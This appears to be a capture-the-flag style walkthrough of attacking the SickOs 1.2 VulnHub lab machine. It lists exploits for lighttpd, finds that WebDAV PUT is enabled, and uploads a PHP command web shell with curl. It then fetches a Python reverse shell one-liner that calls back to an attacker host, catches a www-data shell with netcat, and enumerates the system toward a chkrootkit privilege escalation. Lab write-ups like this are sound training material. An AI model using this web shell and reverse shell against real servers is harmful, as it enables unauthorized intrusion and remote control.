
Mar 12, 2008 - **Lighttpd** 1.4.x - mod_userdir Information Disclosure. CVE-2008-1270CVE-43170 . remote **exploit** for Linux platform.

www.cvedetails.com › version_id-155082 › Lighttpd-L...

Lighttpd Lighttpd version 1.4.28 : Security vulnerabilities


Security vulnerabilities of **Lighttpd Lighttpd** version **1.4.28** List of cve security ... CVE ID, CWE ID, # of **Exploits**, **Vulnerability** Type(s), Publish Date, Update Date ...

- Nothing promising here for version 1.4.28




```
root@kali:/home/kali/Documents/oscp-like-vulnhub-machines/SickOs1.2# searchsploit lighttpd
------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                              |  Path
------------------------------------------------------------------------------------------- ---------------------------
lighttpd - Denial of Service (PoC)                                                          | linux/dos/18295.txt
Lighttpd 1.4.15 - Multiple Code Execution / Denial of Service / Information Disclosure Vulnerabilities | windows/remote/30322.rb
Lighttpd 1.4.16 - FastCGI Header Overflow Remote Command Execution                          | multiple/remote/4391.c
Lighttpd 1.4.17 - FastCGI Header Overflow Arbitrary Code Execution                          | linux/remote/4437.c
lighttpd 1.4.31 - Denial of Service (PoC)                                                   | linux/dos/22902.sh
Lighttpd 1.4.x - mod_userdir Information Disclosure                                         | linux/remote/31396.txt
lighttpd 1.4/1.5 - Slow Request Handling Remote Denial of Service                           | linux/dos/33591.sh
Lighttpd < 1.4.23 (BSD/Solaris) - Source Code Disclosure                                    | multiple/remote/8786.txt
------------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

- Let's try our luck with the ssh -- Stupid AF!




```
root@kali:/home/kali/Documents/oscp-like-vulnhub-machines/SickOs1.2# ssh 192.168.0.105
The authenticity of host '192.168.0.105 (192.168.0.105)' can't be established.
ECDSA key fingerprint is SHA256:jltI6lCnaj6Ef0DsVMo1PVZCPyfw1MAba7V9×4mpECc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.105' (ECDSA) to the list of known hosts.
 .oooooo..o  o8o            oooo          .oooooo.                  .o        .oooo.
d8P'    `Y8  `"'            `888         d8P'  `Y8b               o888      .dP""Y88b
Y88bo.      oooo   .ooooo.   888  oooo  888      888 .oooo.o       888            ]8P'
 `"Y8888o.  `888  d88' `"Y8  888 .8P'   888      888 d88(   "8     888          .d8P'
     `"Y88b  888  888        888888.    888      888 `"Y88b.       888        .dP'
oo     .d8P  888  888   .o8  888 `88b.  `88b    d88' o.   )88b     888  .o. .oP     .o
8""88888P'  o888o `Y8bod8P' o888o o888o  `Y8bood8P'  8""888P'     o888o Y8P 8888888888

                                                                 By @D4rk36
root@192.168.0.105's password: █
```

- Ok, nothing so far. Let's try curl & see what methods are allowed -- woah! PUT is allowed here




```
root@kali:~# curl -v -X OPTIONS http://192.168.0.105:80/test/
*   Trying 192.168.0.105:80...
* TCP_NODELAY set
* Connected to 192.168.0.105 (192.168.0.105) port 80 (#0)
> OPTIONS /test/ HTTP/1.1
> Host: 192.168.0.105
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< DAV: 1,2
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
< Allow: OPTIONS, GET, HEAD, POST
< Content-Length: 0
< Date: Sun, 09 Aug 2020 20:24:47 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.0.105 left intact
```

- Let's try uploading shell which takes commands



```
root@kali:~# curl -v -X PUT -d '<?php system($_GET["cmd"]);?>'   http://192.168.0.105:80/test/shl.php
*   Trying 192.168.0.105:80...
* TCP_NODELAY set
* Connected to 192.168.0.105 (192.168.0.105) port 80 (#0)
> PUT /test/shl.php HTTP/1.1
> Host: 192.168.0.105
> User-Agent: curl/7.68.0
> Accept: */*
> Content-Length: 29
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 29 out of 29 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 201 Created
< Content-Length: 0
< Date: Sun, 09 Aug 2020 20:29:12 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.0.105 left intact
```

- Ok now we see the shl.php has been uploaded




Index of /test/

Name	Last Modified	Size	Type
Parent Directory/		-	Directory
shl.php	2020-Aug-09 13:29:12	0.1K	application/x-httpd-php


lighttpd/1.4.28

Let's see whether it's working by giving it a simple command like ifconfig which gives us it's mac & ip address -- it's working!



```
eth0 Link encap:Ethernet HWaddr 08:00:27:3f:49:5d inet addr:192.168.0.105 Bcast:192.168.0.255 Mask:255.255.255.0 inet6 addr: fe80::a00:27ff:fe3f:495d/64
Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:1938490 errors:548 dropped:0 overruns:0 frame:0 TX packets:1727756 err
dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:267762146 (267.7 MB) TX bytes:256067740 (256.0 MB) Interrupt:9 Base address:0xd000 lo
encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host UP LOOPBACK RUNNING MTU:65536 Metric:1 RX packets:0 errors:0
dropped:0 overruns:0 frame:0 TX packets:0 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0 RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
```

- Let's now try getting a shell using pythong reverse shell cheat via pentestmonkey.net




pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Python

This was tested under Linux / Python 2.7:


```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

- Tried running the reverse shell on 8000, 8080, 1243 but it worked only on 443 & we've a shell of www-data. so the firewall is in place restricting the outbound connections. Fyi, we can test whether the port is allowed to make outbound connections or not via tcpdump




```
root@kali:~# nc -lvp 443
listening on [any] 443 ...
192.168.0.105: inverse host lookup failed: Unknown host
connect to [192.168.0.12] from (UNKNOWN) [192.168.0.105] 39655
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

- ok spawning is acting weird, let's try getting the shell again & avoid to spawn a tty shell




```
root@kali:~# nc -lvp 443
listening on [any] 443 ...
192.168.0.105: inverse host lookup failed: Unknown host
connect to [192.168.0.12] from (UNKNOWN) [192.168.0.105] 39657
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/test$ cclleeaarr

TERM environment variable not set.
www-data@ubuntu:/var/www/test$ llssbb__rreelleeaassee
```

- So it is running on Ubuntu 12.04 & kernel 3.11.0-5 -- no luck finding the local priv escalation exploit fot his combination




```
root@kali:~# nc -lvp 443
listening on [any] 443 ...
192.168.0.105: inverse host lookup failed: Unknown host
connect to [192.168.0.12] from (UNKNOWN) [192.168.0.105] 39658
/bin/sh: 0: can't access tty; job control turned off
$ ls
shl.php
$ whoami
www-data
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 12.04.4 LTS
Release:        12.04
Codename:       precise
$ uname -r
3.11.0-15-generic
$ uname -a
Linux ubuntu 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
```

- Wow we have check root kit - chkrootkit V 0.49 running as a cron job



```
$ ls /etc/cron.daily/
apt
aptitude
bsdmainutils
chkrootkit
dpkg
lighttpd
logrotate
man-db
mlocate
passwd
popularity-contest
standard
$ chkrootkit -V
chkrootkit version 0.49
```

